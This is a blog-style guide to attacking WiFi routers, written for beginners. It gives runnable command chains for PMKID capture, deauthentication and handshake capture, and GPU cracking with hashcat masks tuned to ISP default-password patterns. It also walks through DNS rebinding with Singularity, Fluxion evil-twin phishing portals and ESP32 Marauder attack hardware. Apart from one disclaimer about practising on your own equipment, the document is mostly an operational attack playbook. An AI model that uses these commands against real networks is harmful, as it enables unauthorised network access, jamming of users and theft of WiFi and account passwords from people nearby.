 How WiFi Routers Actually Get Hacked in 2026 — And How to Do Every Single Attack (On Your Own Network)
How WiFi Routers Actually Get Hacked in 2026 — And How to Do Every Single Attack (On Your Own Network)47.1 million DDoS attacks last year. 600,000 routers bricked in 72 hours. 8-digit WiFi passwords cracked in 38 seconds. Your router is the single most attacked device in your house — and this guide shows you exactly how, command by command, even if you’ve never opened a terminal before.

Every attack in this guide has exact terminal commands, expected output, what to do when it breaks, and the one trick nobody puts in tutorials.
Think of your WiFi router like the front door to your entire digital life. Every phone, laptop, smart TV, camera, and thermostat walks through it. Now imagine that door was built in 2019, the lock company went out of business, and someone already copied your key — they just haven’t walked in yet. That’s the state of home WiFi security right now. The scariest part? Most attacks below don’t require anyone to be anywhere near your house. The second scariest part? You can reproduce every single one on your own equipment for under $50.
🗺️ Every Attack in One Sentence — Read This First
Before diving into 1,000+ lines of commands, here’s every attack type in one sentence with a physical-world analogy. Bookmark this — it’s your mental map for the entire guide.
| Attack | One-Line Analogy | Proximity Needed |
|---|---|---|
| CSRF | A webpage secretly mails a letter to your router saying “change all the locks” — and the router obeys because it doesn’t check who sent it | None — any webpage |
| DNS Rebinding | A Trojan Horse for your browser — a webpage tricks your browser into thinking it’s talking to a website, but it’s actually talking to your router | None — any webpage |
| UPnP Exploit | Your router has a “yes man” feature that opens any door a stranger asks it to — no ID required | None — internet |
| TR-069 Backdoor | Your ISP left a spare key under the mat for maintenance — attackers found the mat | None — internet |
| PMKID Capture | Photocopying someone’s house key while they’re still using the door — the router hands you a copy if you just ask nicely | WiFi range |
| Handshake Crack | Recording the secret knock, then trying every possible knock pattern at home until one matches | WiFi range |
| Evil Twin | Building a perfect replica of your house’s front door next to the real one — when you come home confused, you put your key in the fake one | WiFi range |
| Deauth Flood | Shouting “FIRE!” in a theater — everyone must leave, because WiFi’s emergency system doesn’t check who’s yelling | WiFi range |
| Default Password Derivation | The manufacturer printed the house key right on the doorbell — you just need to know how to read it | WiFi range |
| Nearest Neighbor | Breaking into the apartment next door to reach your target through the shared wall — the attacker is on another continent | None — daisy-chain |
| Botnet Recruitment | A burglary crew that moves in, changes your locks, and uses your house as a hideout — and you never notice | None — internet |
| UART Debug | Finding a hidden maintenance hatch on the router’s circuit board that gives you the master key for $5 | Physical access |
| Firmware Emulation | Downloading a copy of the router’s brain and dissecting it on your laptop — no hardware needed | None — software only |
Trick: Print this table. When you read the detailed sections below, you already know what each attack DOES — the details just show you HOW.
🧠 The Big Picture — What Changed and Why You Should Care
The old way (2015-ish): Someone parks outside your house with a laptop, captures your WiFi password handshake, and spends hours cracking it. Requires physical proximity, decent hardware, and actual skill.
The new way (2025-2026): Someone on a different continent visits a malicious webpage from a coffee shop, and your router’s DNS settings silently change. Or a botnet infects your router through the internet without anyone touching WiFi at all. Or a $3 microchip the size of your thumbnail kicks every device off your network.
The attack landscape split into three layers:
| Layer | What It Means | Proximity Needed | How Common |
|---|---|---|---|
| Internet attacks | Hackers reach your router through the web — no WiFi needed | None — other side of the world | Very common |
| Proximity attacks | Someone within WiFi range (parked car, neighbor, same building) | ~50-100 meters | Common |
| Physical attacks | Someone opens your router and plugs into its debug ports | Touch the device | Rare (targeted) |
🔰 Step Zero — From 'I Have a Windows Laptop' to 'I'm Ready to Hack'
Every WiFi hacking guide starts at Step 1 and assumes you already have everything running. This section IS Step 0 — the chapter nobody writes, where 80% of beginners quit.
What You Need (Shopping List)
| Item | Price | Why You Need It |
|---|---|---|
| Any laptop (8GB+ RAM) | You have one | Runs everything |
| USB stick (16GB+) | ~$5 | Kali Linux lives here |
| WiFi adapter (see table below) | $25-50 | Your laptop’s built-in WiFi can’t do attacks — more on this below |
| Spare router (eBay/thrift store) | $5-15 | Your legal practice target |
| Total | ~$40-70 | That’s it. That’s the whole setup. |
Why Your Laptop’s WiFi Card Can’t Hack
Your laptop’s built-in WiFi chip works in “managed mode” — think of it like a phone call where you only hear the person you’re talking to. For WiFi attacks, you need “monitor mode” — that’s like being able to hear EVERY conversation in the room, even ones not meant for you.
Most laptop WiFi chips (Intel, Broadcom) have their brains locked down with something called firmware — software baked into the chip that filters out everything except packets addressed to YOUR device. The chip physically CAN hear everything, but the firmware throws away anything that isn’t for you. Monitor mode tells the firmware “stop throwing things away — give me everything.”
Why only certain adapters work: Chips with open-source firmware (Atheros AR9271) let Linux fully control what gets filtered. Chips with closed firmware (Intel, Broadcom) say “no” when Linux asks for raw packets. That’s why a $1,200 laptop with an Intel WiFi card can’t do what a $25 USB adapter can.
Which Adapter to Buy First
If you buy ONE adapter, get the Alfa AWUS036ACM (~$40). It uses the MediaTek MT7612U chipset — the driver is built into Linux, zero installation needed. Plug it in, it works.
| Tier | Adapter | Chipset | Price | Bands | Why |
|---|---|---|---|---|---|
 Buy This First Buy This First |
Alfa AWUS036ACM | MT7612U | ~$40 | 2.4 + 5 GHz | Built-in Linux driver, zero setup, dual-band |
| Budget Pick |
Alfa AWUS036NHA | AR9271 | ~$25 | 2.4 GHz only | Decade of reliability, works with every tool ever written |
 Power User Power User |
Alfa AWUS036ACH | RTL8812AU | ~$50 | 2.4 + 5 GHz | Highest power, needs driver install on older kernels |
 Avoid Avoid |
TP-Link TL-WN722N v2/v3 | RTL8188EUS | ~$15 | 2.4 GHz | v1 was great (Atheros) — v2/v3 quietly switched to a different chip that barely works |
| Avoid |
Intel AX200/210/211 | Intel | Built-in | Both | Intel officially says “monitor mode and packet injection are not supported” |
| Avoid |
Any Broadcom | Various | Varies | Varies | Closed firmware, no monitor mode support |
Installing Kali Linux (The Operating System for WiFi Hacking)
Kali Linux is a special version of Linux that comes pre-loaded with every WiFi hacking tool mentioned in this guide. You don’t install it on your laptop permanently — you put it on a USB stick and boot from it when you need it. Your Windows install stays untouched.
Step 1 — Download Kali:
Go to kali.org/get-kali → “Live Boot” → download the ISO (it’s about 4GB).
Step 2 — Flash to USB:
Download Rufus (Windows) or balenaEtcher (any OS). Open it → select the Kali ISO → select your USB stick → click Start. Wait 5-10 minutes.
Step 3 — Boot from USB:
Restart your laptop → press F12/F2/DEL during startup (depends on manufacturer) → select “USB” from the boot menu → Kali loads.
Two critical things to disable in BIOS first:
- Secure Boot → Disabled (Kali won’t boot otherwise)
- Fast Startup (Windows) → Disabled (prevents USB boot detection)
Step 4 — The Moment of Truth: Does WiFi Work?
This is where most beginners hit a wall. After Kali loads, click the WiFi icon in the top-right. If it shows networks — you’re good. If it shows nothing — your laptop’s internal WiFi chip doesn’t have a Linux driver.
The fix: Plug in your external WiFi adapter (the Alfa you just bought). It should appear immediately. If you’re using Kali just for WiFi attacks, the internal WiFi not working doesn’t matter — the external adapter is what you’ll use for everything.
If the external adapter also doesn’t show up:
# Check if Linux sees the USB device
lsusb
# Look for your adapter's name (e.g., "Realtek" or "Ralink")

# Check if the wireless interface exists
iwconfig
# You should see wlan0 or wlan1

# If WiFi is blocked by software
rfkill list
# If it says "Soft blocked: yes" → run:
sudo rfkill unblock wifi

# Install Realtek driver if needed (for AWUS036ACH on older kernels)
sudo apt update && sudo apt install realtek-rtl88xxau-dkms
Step 5 — Verify Your Adapter Can Hack:
# Put adapter in monitor mode (the "listen to everything" mode)
sudo airmon-ng start wlan0

# Test if packet injection works (the "shout custom messages" ability)
sudo aireplay-ng --test wlan0mon
SUCCESS: You see “Injection is working!” — you’re ready for every attack in this guide.
FAIL: You see “No Answer…” — wrong adapter, or driver issue. Double-check the adapter tier table above.
Step 6 — Your First Scan (See Every WiFi Network Around You):
sudo airodump-ng wlan0mon
Your screen fills with a table. Here’s what you’re looking at:
| Column | What It Means | What to Look For |
|---|---|---|
| BSSID | Router’s MAC address (like a serial number) | This is how you target a specific network |
| PWR | Signal strength (-40 = strong, -70 = weak, -1 = driver doesn’t report) | Closer to 0 = stronger signal |
| CH | WiFi channel (1-14 for 2.4GHz) | You’ll lock onto this later |
| ENC | Encryption type (WPA2, WPA3, OPN) | WPA2 = crackable. OPN = open, no password |
| AUTH | Authentication (PSK = personal password, MGT = enterprise) | PSK = standard attacks work. MGT = different tools needed |
| ESSID | Network name (“Home-WiFi-5G”) | This is the name you see on your phone |
The bottom section shows clients — every phone and laptop connected to each network. Their MAC addresses, what networks they’re searching for, and how much data they’re sending.
You just saw every WiFi network and device within range. That was 6 commands. Let’s break things.
 What NOT to do: Don’t scan from an apartment building and start attacking your neighbor’s network. The legal consequences are real (CFAA penalties range from misdemeanor to 20 years federal). Every attack below is practiced on YOUR OWN equipment. The lab setup section at the bottom shows you how.
🌐 Internet Attacks — They Don't Even Need Your WiFi
These attacks reach your router through your internet connection. The attacker could be on the other side of the planet. No WiFi adapter, no proximity, sometimes no skill needed at all.
CSRF — A Webpage Secretly Reconfigures Your Router
You’re reading a recipe blog. Hidden in the page is an invisible box that sends a command to your router: “change the DNS servers to mine.” DNS is like a phone book — it translates website names (google.com) into actual addresses (142.250.80.46). If an attacker controls your DNS, they control which websites you ACTUALLY visit. Type your bank’s URL, land on a perfect clone that steals your password.
Your router obeys the hidden command because you’re logged into the admin panel (which most people never log out of). The router doesn’t check who sent the request — it just does it.
A researcher tested this on a real ISP router (Globe Telecom, Philippines — CVE-2023-33534) and changed the admin password through a malicious HTML page. No hacking tools. No proximity. The router just… accepted it.
| What’s Happening | Why It Works | What Gets Compromised |
|---|---|---|
| Hidden webpage command hits 192.168.1.1 | Router doesn’t check where requests come from | DNS, admin password, port forwards |
| Your browser sends the request FOR the attacker | You’re already logged in — browser includes your session | Everything behind the router |
| No tools, no proximity, no skill needed | Routers lack CSRF tokens (security checks modern websites have) | All devices on your network at once |
DNS Rebinding — A Webpage Tricks Your Browser Into Attacking Your Router
This one is clever. You visit a webpage. The webpage says “I live at evil-site.com.” Your browser checks DNS (the phone book) — evil-site.com = attacker’s server. Page loads normally. Then the page asks for evil-site.com AGAIN — but this time the attacker’s phone book says: evil-site.com = 192.168.1.1 (your router).
Your browser thinks it’s still talking to the same website. But it’s now talking to your router. The attacker’s code is running commands on your router’s admin panel from inside your own browser.
Singularity by NCC Group automates this entire attack. The “multiple answers” strategy achieves rebinding in ~3 seconds. With IPv6 dual-stack exploitation, sub-second.
Setting up Singularity (requires a server you control + a domain):
# Set up DNS records for your domain:
# A record: rebinder.yourdomain.com → your server IP
# NS record: dynamic.yourdomain.com → rebinder.yourdomain.com

# Free port 53 (DNS port)
sudo systemctl disable --now systemd-resolved.service

# Build and run
git clone https://github.com/nccgroup/singularity.git
cd singularity/cmd/singularity-server && go build
sudo ./singularity-server --HTTPServerPort 8080
Open http://rebinder.yourdomain:8080/manager.html → set Target Host to 192.168.1.1 → Target Port 80 → select hook-and-control.js payload (lets you browse the router panel through the victim’s browser) → pick a rebinding strategy.
| Strategy | Speed | How |
|---|---|---|
| First-then-second (default) | 40-60 seconds | Returns attacker IP first, router IP on second DNS query |
| Multiple answers | ~3 seconds | Returns both IPs in one DNS response |
| IPv6 dual-stack | Sub-second | Exploits how browsers pick between IPv4/IPv6 |
Chrome 142 (Oct 2025) partially killed this. Local Network Access (LNA) blocks requests from public websites to private IPs (192.168.x, 10.x). But three bypasses exist: (1) target 0.0.0.0 on Linux/macOS, (2) target the router’s public WAN IP, (3) use CNAME records pointing to internal hostnames. Firefox and Safari don’t have LNA at all — DNS rebinding works fully against those browsers as of March 2026.
UPnP — The Feature That Opens Your Firewall on Request, No Password Needed
UPnP (Universal Plug and Play) was designed so your Xbox could automatically open the right ports for online gaming without you touching router settings. The problem: it has zero authentication. Any device — or any malicious script — can say “open port 3389 to the internet” and the router just does it. Port 3389 is Remote Desktop — now anyone on the internet can access your computer.
Rapid7 scanned the entire internet and found 80 million routers responding to UPnP requests. 40-50 million were exploitable. QBot malware actively uses UPnP to turn infected routers into anonymous proxy servers for criminals.
| UPnP Risk | Real-World Impact |
|---|---|
| Opens firewall ports silently | Your internal network becomes internet-accessible |
| Zero authentication | Any device on your network (including malware) can use it |
| Enabled by default on most routers | You probably have it on right now |
| CallStranger vulnerability (CVE-2020-12695) | Affects billions of devices — data theft + DDoS amplification |
TR-069 — Your ISP Left a Spare Key Under the Mat
Your internet provider has a remote control for your router called TR-069 (runs on port 7547). ISPs use it to push firmware updates and change settings without sending a technician. Think of it like a maintenance backdoor — useful for the ISP, devastating if an attacker finds it.
Over 41 million devices have port 7547 exposed to the internet. Shodan scans found CWMP (the protocol on port 7547) is the single most common service in internet-wide scans — over 20 million devices running the same vulnerable software. CVE-2025-9961 in TP-Link routers lets attackers run any code they want through this port. 4,247 vulnerable routers confirmed in one scan.
In November 2016, a Mirai botnet variant hit Deutsche Telekom through TR-069 on port 7547, taking down 900,000 customer routers in one attack. The attacker used a simple shell injection in the TR-069 NewNTPServer field.
📡 Proximity Attacks — Within WiFi Range, Step by Step
These attacks need someone (or a device) within your WiFi signal range. Each one below has exact commands you can run on your own network.
PMKID Capture — The Silent WiFi Password Grab
This is the quietest WiFi attack that exists. Your adapter sends one special request to the router, and the router responds with something called a PMKID — a small piece of data that contains enough information to crack the WiFi password offline. No one gets disconnected. No alarms. The router just… hands it over.
Think of it like asking a bouncer “can I see the guest list format?” He shows you the format, and from that format alone, you can figure out who’s on the list.
The tool chain: hcxdumptool (captures the PMKID) → hcxpcapngtool (converts it to a crackable format) → hashcat (cracks it using your graphics card).
# Step 1: Stop services that fight over your WiFi adapter
# (NetworkManager keeps trying to "help" by changing your adapter's settings)
sudo systemctl stop NetworkManager wpa_supplicant

# Step 2: Check if your adapter works with hcxdumptool
hcxdumptool -I
sudo hcxdumptool -i wlan0 --check_driver

# Step 3: Scan for targets (let this run 30+ seconds)
sudo hcxdumptool -i wlan0 --do_rcascan

# Step 4: Capture PMKID from all nearby networks
sudo hcxdumptool -i wlan0 -w dump.pcapng

# Step 4 (alternative): Target ONE specific router by its MAC address
sudo hcxdumptool -i wlan0 -w dump.pcapng --filtermode=2 --filterlist_ap=AABBCCDDEEFF -c 6

# Step 5: Convert the capture to hashcat format
hcxpcapngtool -o hash.hc22000 -E essidlist dump.pcapng

# Step 6: Crack it (using your GPU)
hashcat -m 22000 hash.hc22000 /usr/share/wordlists/rockyou.txt

# Step 7: See the password
hashcat -m 22000 hash.hc22000 --show
What success looks like on screen: During capture, [FOUND PMKID] appears or a P marker shows in the display. After running hcxpcapngtool, the line EAPOL PMKIDs: 1 confirms you got one. When hashcat cracks it: KEY FOUND! [ thepassword ].
What failure looks like: 0 Packet(s) captured by kernel + Warning: too less packets received = your adapter’s driver doesn’t support the right mode. detected driver: rtl88XXau (this driver is not recommended) = switch to an MT7612U adapter.
| Common Error | What It Means | Fix |
|---|---|---|
| “interface is not suitable” | NetworkManager still running | Run sudo systemctl stop NetworkManager wpa_supplicant first |
| “wlan0mon is probably a monitor interface” | You set monitor mode yourself — hcxdumptool does this internally | Use the regular interface name (wlan0), not wlan0mon |
Channel errors (EXPECTED: 2452, DETECTED: 245200000) |
USB 3.0 port timing bug | Plug adapter into a USB 2.0 port instead |
| Empty capture, zero PMKIDs | Target router doesn’t support PMKID | Only 802.11i/p/q/r routers with roaming support cache PMKIDs — switch to handshake method |
| Running in a VM | USB passthrough breaks timing-sensitive captures | Use bare-metal Linux (Kali on USB), not a VM |
Aircrack-ng — The Classic WiFi Password Crack
This is the traditional attack: kick one device off the network, record the “handshake” (authentication exchange) when it reconnects, then crack the password offline. Unlike PMKID, this REQUIRES at least one device connected to the target.
# Step 1: See your adapter
airmon-ng

# Step 2: Kill services that interfere
sudo airmon-ng check kill

# Step 3: Switch to monitor mode
sudo airmon-ng start wlan0
# This creates "wlan0mon" — verify with: iwconfig

# Step 4: See all nearby networks
sudo airodump-ng wlan0mon
# Write down: target BSSID (MAC), channel number, and a connected client's MAC

# Step 5: Lock onto the target network and start recording
sudo airodump-ng --bssid 00:14:6C:7E:40:80 --channel 9 -w capture wlan0mon
-wflag. Without it, you’ll watch the handshake capture succeed but have no file to crack. This is the #1 beginner mistake — Black Hills InfoSec calls it “the -w flag catastrophe.”
# Step 6: (OPEN A NEW TERMINAL) Kick one client off the network
# This forces their device to reconnect — and you record the reconnection handshake
sudo aireplay-ng --deauth 5 -a 00:14:6C:7E:40:80 -c 00:0F:B5:FD:FB:C2 wlan0mon

# Step 7: Watch the airodump-ng screen — look for "WPA handshake: [BSSID]" in the TOP-RIGHT corner
# Once it appears → Ctrl+C to stop recording

# Step 8: Verify the file is good
aircrack-ng capture-01.cap
# Look for "WPA (1 handshake)"

# Step 9: Crack with a wordlist
aircrack-ng -w /usr/share/wordlists/rockyou.txt -b 00:14:6C:7E:40:80 capture-01.cap
SUCCESS: KEY FOUND! [ password123 ] with the Master Key and Transient Key in hex.
Handshake never appears? Here’s the troubleshooting ladder:
| Problem | Check | Fix |
|---|---|---|
| Injection not working | aireplay-ng --test wlan0mon |
Should print “Injection is working!” — if not, adapter/driver issue |
| Wrong client | No specific client MAC | Use -c CLIENT_MAC (directed deauth) instead of broadcast |
| Wrong channel | Airodump jumping channels | Lock to exact channel with --channel 9 |
| Enterprise network | AUTH column shows “MGT” not “PSK” | Different tools needed (EAPHammer) — this attack only works on personal (PSK) networks |
| PMF enabled | Network uses Protected Management Frames (802.11w) | Deauth attacks completely fail — the network encrypts management frames |
hcxpcapngtool -o hash.hc22000 capture-01.capthen use hashcat. See the GPU benchmarks section for how fast this actually goes.
Evil Twin — The Fake WiFi Network That Steals Passwords
An attacker creates a WiFi network with the exact same name as yours. Then they kick your devices off the real network. Your phone automatically reconnects — but to the fake one. A “re-enter your WiFi password” page appears. You type it. The attacker now has your password.
Fluxion (5.6K GitHub stars, actively maintained as of Kali 2025.4) automates this entire attack.
Phase 1 — Capture a real handshake (so Fluxion can verify the password you type):
Launch ./fluxion.sh → select language → “Handshake Snooper” → “All channels” → airodump-ng scan window opens (wait 20-30 seconds, Ctrl+C) → pick target by number → choose aireplay-ng deauthentication → choose pyrit verification → set deauth every 30 seconds → synchronous mode → wait for handshake capture → select “Perform another attack.”
Phase 2 — Create the fake network:
“Captive Portal” → confirm same target → “Rogue AP - hostapd” → confirm handshake → “Create an SSL Certificate” → “Disconnected” mode (blocks internet to force portal interaction) → choose language → pick portal template (generic or router-specific like Netgear/TP-Link) → attack launches.
Six terminal windows open at once: DHCP, DNS, AP Service, Web Service, AP Authenticator (verifies passwords against the real handshake), and Jammer Service (keeps kicking devices off the real network).
What the victim sees: WiFi disconnects. Two networks with the same name — one encrypted (the real one, but it’s being jammed), one open (the fake one). Connect to the open one → browser shows a router update page asking for WiFi password. Enter the WRONG password → page rejects it (Fluxion checks against the captured handshake). Enter the CORRECT password → attack stops, victim reconnects to real network normally.
During a real pentest by Heretek, 2 out of 3 people entered their Office365 passwords within 90 seconds. During a university drill, 80% of users fell for it.
| Common Failure | Fix |
|---|---|
| Captive portal doesn’t load | Switch from hostapd to airbase-ng as the AP method |
| Can’t start the rogue AP | You need TWO WiFi interfaces — one jams the real network, one runs the fake network |
| Missing portal templates | Newer Fluxion versions moved templates to a Git submodule — manually place in attacks/Captive Portal/sites/generic/ |
ESP32 Marauder — $8 Attack Hardware With a Touchscreen
An ESP32 board costs $8-15, fits in your pocket, and runs Marauder firmware (10.1K GitHub stars) with a touchscreen GUI. No laptop needed — it’s a standalone WiFi attack device.
Which board to buy:
| Board | Price | What You Get |
|---|---|---|
| Cheap Yellow Display (CYD) ESP32-2432S028R | $8-15 | Cheapest entry — community Marauder port |
| Marauder v4/v4.5 (official, from Tindie shop) | $40-60 | Complete standalone experience |
| Marauder Mini | $50-70 | Smaller, joystick, GPS for wardriving |
| Apex 5 (Feb 2026, $99) | $99 | First with dual-band 2.4 + 5 GHz — five antennas |
| Flipper Zero + ESP32-S2 WiFi Dev Board | $170+ | Integrates with Flipper Zero |
Flash it in 60 seconds: Visit fzeeflasher.com in Chrome or Edge → select your board → pick firmware → click “Program.” Done. For CYD boards, hold the BOOT button while plugging in USB.
What it can do through the touchscreen menu: Deauth flood (kick every device off any network), beacon spam (fill the area with hundreds of fake WiFi networks), PMKID capture, Evil Portal (fake login page), probe request sniffing, Karma attack (pretend to be every network anyone’s phone is searching for), SAE commit flood (targeting WPA3), BLE spam, Airtag sniff/spoof, and card skimmer detection.
Battery: 3.7V LiPo with JST connector. CYD boards accept solderless battery mod kits (~$15). Any USB power bank also works. Verify battery polarity before connecting — wrong polarity destroys the board instantly.
The Nearest Neighbor Attack — Hacking Through Someone Else’s WiFi
Russian military intelligence (GRU/APT28) wanted to hack a Washington D.C. organization. Problem: the target’s WiFi had multi-factor authentication. Solution: hack the building next door first (weaker security), find a laptop inside that building connected to both wired network AND WiFi, then use that laptop’s WiFi card to reach the target’s network.
The attacker was thousands of miles away. They never set foot near any building. They daisy-chained through weaker neighbors until reaching the target.
Volexity, the cybersecurity firm that discovered it, said: “We are unaware of any terminology describing this style of attack” — so they named it.
🔑 Skip the Crack — Calculate the Default Password Instead
Here’s something most WiFi hacking guides never mention: millions of routers generate their default WiFi password from their own MAC address using a math formula. The MAC address is broadcast in every single WiFi frame. If you know the formula, you don’t need to crack anything — you just calculate the password in milliseconds.
How Default Passwords Get Generated
Router manufacturers need to put a unique password on every router at the factory. Writing truly random passwords is expensive (requires cryptographic hardware). So many manufacturers take a shortcut: they feed the router’s MAC address (its serial number for networking) through a simple math formula and use the output as the default WiFi password.
The MAC address is visible to anyone within WiFi range — it’s in every beacon frame (the announcement your router broadcasts ~10 times per second).
The Thomson/SpeedTouch algorithm (the most famous): Take the serial number → remove certain digits → convert to hex → SHA-1 hash → first 5 bytes become the WiFi password, last 3 bytes become the network name suffix. This one algorithm affects Thomson, SpeedTouch, Orange (Spain), BBox, DMax, BigPond, O2Wireless, Otenet, Cyta, and BT Home Hub routers.
The UPC/UBEE algorithm: Researchers reverse-engineered the firmware and found the password generator. On 4,061 tested UBEE routers in the wild, the algorithm worked on 99.88% of them. The firmware even contains a profanity filter — if the generated password spells something rude, it substitutes letters.
D-Link broadcasts its own WPS PIN: Craig Heffner (devttys0) discovered that D-Link’s WPS PIN is generated directly from the WAN MAC address. Since the BSSID (wireless MAC) is just the WAN MAC ± 1, D-Link routers effectively broadcast their WPS PIN in every frame they send.
Tools That Calculate Default Passwords
| Tool | Supported Routers | Platform |
|---|---|---|
| RouterKeygen | Thomson, D-Link, Pirelli, Eircom, Verizon FiOS, FASTWEB, Huawei, Jazztel, Ono, Sky, EasyBox, and many more | Android / Desktop |
| upc_keys.py | UPC/UBEE routers (99.88% success rate on tested devices) | Python |
| thomson-key | Thomson/SpeedTouch family | Python |
| devttys0/wps pingen.py | D-Link WPS PINs from MAC address | Python |
A USENIX WOOT 2015 paper from Radboud University proved that most default WiFi passwords have only 24 bits of real randomness (the first 3 bytes of the MAC identify the manufacturer — those are public). That’s the difference between cracking a 10-character random password (centuries) and a “10-character” password with only 16 million actual possibilities (seconds).
airodump-ng, note the BSSID (MAC address) and ESSID (network name). If the network name follows a manufacturer pattern (SpeedTouchXXXXXX, UPC1234567, DLINK-ABCD), try RouterKeygen first. If the algorithm is known, you get the password in under a second — no GPU needed.
💻 GPU Cracking Benchmarks — How Fast Does Your Password Actually Fall
WPA2 protects your WiFi password by running it through a meat grinder called PBKDF2 — it hashes the password 4,095 times in a row before producing the final key. This makes cracking ~63,000× slower than cracking a simple password hash (like MD5). The idea is that even if someone captures your handshake, cracking it takes too long to be practical.
Modern graphics cards (GPUs) don’t care. They’re designed to do billions of math operations per second — and password cracking is just math.
Real cracking speeds on current GPUs (hashcat mode 22000 — the current standard for WiFi):
| GPU | Speed (kH/s) | Price | Context |
|---|---|---|---|
| RTX 4090 | ~2,600 | ~$1,600 | The benchmark king |
| 8× RTX 4090 rig | ~20,800 | ~$13,000 | What professional crackers use |
| RTX 3090 | 1,106 | ~$800 | Solid mid-tier |
| RTX 3080 | 769-862 | ~$500 | Best value for the money |
| RX 7900 XTX | 1,466 | ~$900 | AMD’s best |
| RTX 3060 | ~525 | ~$300 | Budget option — still fast |
| GTX 1080 Ti | ~576 | ~$200 used | eBay special — surprisingly capable |
How fast YOUR password falls on a single RTX 4090:
| Password Type | Example | Time to Crack |
|---|---|---|
| 8 digits | 12345678 |
38 seconds |
| 8 lowercase letters | password |
~22 hours |
| 8 mixed-case + numbers | P4ssW0rd |
~2.7 years |
| 10 digits | 1234567890 |
~1 hour |
| RockYou wordlist (14.3M common passwords) | — | 5.5 seconds |
| 12+ mixed characters | Tr0ub4dor&3! |
Effectively never |
The Optimal Cracking Chain (What Practitioners Actually Run, In Order)
Don’t just throw RockYou at it and hope. This is the sequence professional pentesters use — each step is fast and catches passwords the previous step missed:
# 1. ESSID-based smart attack — uses the network name as a seed
#    (people often base passwords on their network name)
hashcat -m 22000 hash.hc22000 essidlist -r best64.rule

# 2. WPA-specific wordlist from wpa-sec.stanev.org (crowdsourced cracked passwords)
hashcat -m 22000 hash.hc22000 wpa-sec-wordlist.txt

# 3. RockYou + best64 rule (the classic combo — catches most weak passwords)
hashcat -m 22000 hash.hc22000 rockyou.txt -r best64.rule

# 4. 8-digit numeric brute force — 38 seconds on RTX 4090
#    (catches ISP default passwords that are just numbers)
hashcat -m 22000 hash.hc22000 -a 3 ?d?d?d?d?d?d?d?d

# 5. 10-digit numeric — ~1 hour
hashcat -m 22000 hash.hc22000 -a 3 ?d?d?d?d?d?d?d?d?d?d

# 6. RockYou + OneRuleToRuleThemAll (cracked 68.36% of a 4.3M password test set)
hashcat -m 22000 hash.hc22000 rockyou.txt -r OneRuleToRuleThemAll.rule

# 7. Hybrid: wordlist + 4-digit append (catches "password1234" patterns)
hashcat -m 22000 hash.hc22000 -a 6 rockyou.txt ?d?d?d?d
awk 'length>=8 && length<=63' rockyou.txt > rockyou-wpa.txt
Always use -O (optimized kernels) and -w 4 (maximum workload) on dedicated cracking rigs.
ISP-Specific Password Patterns — The Surgical Approach
Generic wordlists work. But knowing HOW your target ISP generates default passwords turns a 24-hour crack into a 5-second one.
| ISP / Router | Default Password Pattern | Keyspace | Time on RTX 4090 |
|---|---|---|---|
| Indian ISPs (BSNL) | 8-digit numeric (often phone number digits) | 10^8 = 100M | 38 seconds |
| BT HomeHub | 10 chars from [2-9, a-f] |
14^10 ≈ 29 billion | ~24 minutes (8× 4090) |
| Virgin Media | 8 chars from [a-z minus i,o] |
24^8 ≈ 110 billion | ~90 minutes (8× 4090) |
| Italian TIM PN51T | 8-digit numeric + WPS PIN = 12345670 | 10^8 | 38 seconds + WPS instant |
| Verizon G3100 | [word][digit][digit][word][digit][digit][word] |
~77 bits | ~24 days (RTX 4090) |
# BT HomeHub mask: characters [2-9, a-f] at 10 positions
hashcat -m 22000 hash.hc22000 -a 3 -1 23456789abcdef ?1?1?1?1?1?1?1?1?1?1

# Custom rule to append "!2025" to every word (catches "[word]!2025" patterns)
# Add this line to a file called custom.rule:
# c$!$2$0$2$5
hashcat -m 22000 hash.hc22000 rockyou.txt -r custom.rule
